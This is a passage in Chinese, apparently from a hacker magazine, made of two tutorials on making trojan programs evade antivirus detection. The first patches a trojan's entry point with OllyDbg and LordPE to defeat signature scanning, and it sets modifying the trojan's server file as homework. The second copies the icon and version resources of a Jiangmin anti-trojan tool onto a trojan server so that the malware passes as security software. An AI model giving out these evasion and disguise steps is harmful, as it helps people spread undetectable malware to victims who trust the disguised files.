


图2 跳转法




图3 选择刚才修改的代码




图4 保存文件

弹出一个对话框，再按右键→**保存文件**，如图4，50%的工作已完成了。

为什么还只是50%？对，还有入口点的位置没有换过来，LordPE.EXE该上场了……

点击→PE编辑→在入口点处把**0000580C**改为**00005996**(也就是刚才所加代码处)－保存，OK了！如图5。




图5 用LordPE




图6 扫描修改后的文件不报警

再用最新的病毒库查一查，看！没报警了，如图6。

打开文件监控，居然也没报警，看来该木马的特征值只在代码段而不是在字符串吧！(这种情况很多)这又为我们免杀提供了便利，改一次就行了，真是一劳永逸啊！

还有其他的一些指令改法，为了使自己改的代码不被发现，请大伙自己来设计，其实就是代码的简单拼凑，就算是留着作为大家的作业吧！(通过对该病毒的分析，发现当你运行ClientQQS时候，会在你的系统文件中生成一个名为QQSB.EXE的服务端，也是病毒，改改它试试看！)

在这里我提一个例外－诺顿，它病毒引擎的特征值不是在代码段而是在头文件中，是用头文件中的字符串作为病毒的特征值，所以对付它嘛，我就直接对头文件的代码进行改动，也是30－50字节，如果代码没有多少的空区域的话，就直接换字符串的大小写，实在不行的话我们用到加壳就可以了。(方法本文就不再涉及，原理差不多嘛！)

好了，本文就到这了，以上是制作EXE文件免杀的基本思路，至于DLL文件，在载入时很有规则，所以难度要大一点，但总的思路是和EXE差不太多，有机会的话，我还会讲一讲的，至于病毒的测试就不做了(不然，会被戴上个“诈骗稿费”的头衔了)！

希望对大家技术的提高有所帮助，有任何的问题可以在NOHACK的软件调试论坛与我联系。

(本文涉及的方法以及代码有一定的危险性，仅供技术交流，请读者合法使用，任何违法行为均与作者无关。)

(文章中用到的工具lordpe14、Ollydbg 1.10b汉化、修改版，peid以及作者做的动画演示在光盘中有收录)

编辑点评：免杀处理是喜欢玩木马朋友的基本能力，文章只是对最基本的方面做了一些阐述，覆盖面并不是很大，所用的方法也是比较常见的方法，好在作者讲述得还比较清楚，还附带了演示动画，只要大家明白免杀处理的原理，再深入进去就不难了！



现如今的免杀方法有很多，比如加壳、加花、改文件头等，但是很多方法对于菜鸟来说都很难马上上手。今天我就为大家介绍一种全新的免杀方法——移花接木，保证所有的用户在很短的时间里就可以制造出属于自己的免杀程序。




图1 exe文件“属性”的版本标签

一、免杀说明

我们都知道，如果一个正规的可执行文件，在点击其右键打开“属性”后，从弹出的“属性”窗口可以获得很多软件的相关信息。尤其是其中的“版本”标签，不但可以查看到文件版本、描述等信息，还可以查看到这个程序的产品名称、公司名称、网站地址等一系列的信息内容（如图1）。但是纵观如今的木马程序，没有任何一款木马程序的“属性”窗口含有“版本”标签，所以我们今天就利用某些程序修改软件来为木马程序添加上“版本”标签。当然我们也可以添加图标、位图等其它内容。这样做不但可以对文件进行进一步的伪装，而且还可以起到免杀的效果。由于这是一种全新的免杀方法，暂时还没有统一的名称，所以我们暂且将其称之为“移花接木”。

二、实际操作

首先配置一个木马的服务端程序，接着再寻找一个用于“移花”的可执行文件，这里我就选用图1这个江民的“网银木马专杀”程序。

首先运行程序资源修改工具Restorator，点击工具栏上的“打开文件”按钮，从弹出的窗口中分别选择木马服务端程序和专杀工具。接着通过在Restorator的资源树下找到服务端程序的资源内容，在其中找到“图标”这一项，点击右键选择其中的“删除”命令（如图2）。这样做是将服务端程序原有的图标资源删除，为后面替换专杀工具的图标做准备。




图2 删除木马服务端程序的图标资源




图3 增加了“版本”和“图标”的服务端

下面在资源树下找到专杀工具的资源内容，接着在其中找到“图标”和“版本”这两项。然后分别通过鼠标选择并拖拽某一项内容到服务端程序的资源内容中释放，这样我们就成功的将专杀工具中的“图标”和“版本”这两项“接木”到服务端程序上（如图3）。最后选择服务端程序这一项，点击“文件”菜单下的“另存为”命令将修改的服务端程序重新进行保存。查看保存的服务端程序，不但文件图标被替换成了专杀工具的图标，同时在属性中也新增加了一个“版本”标签。

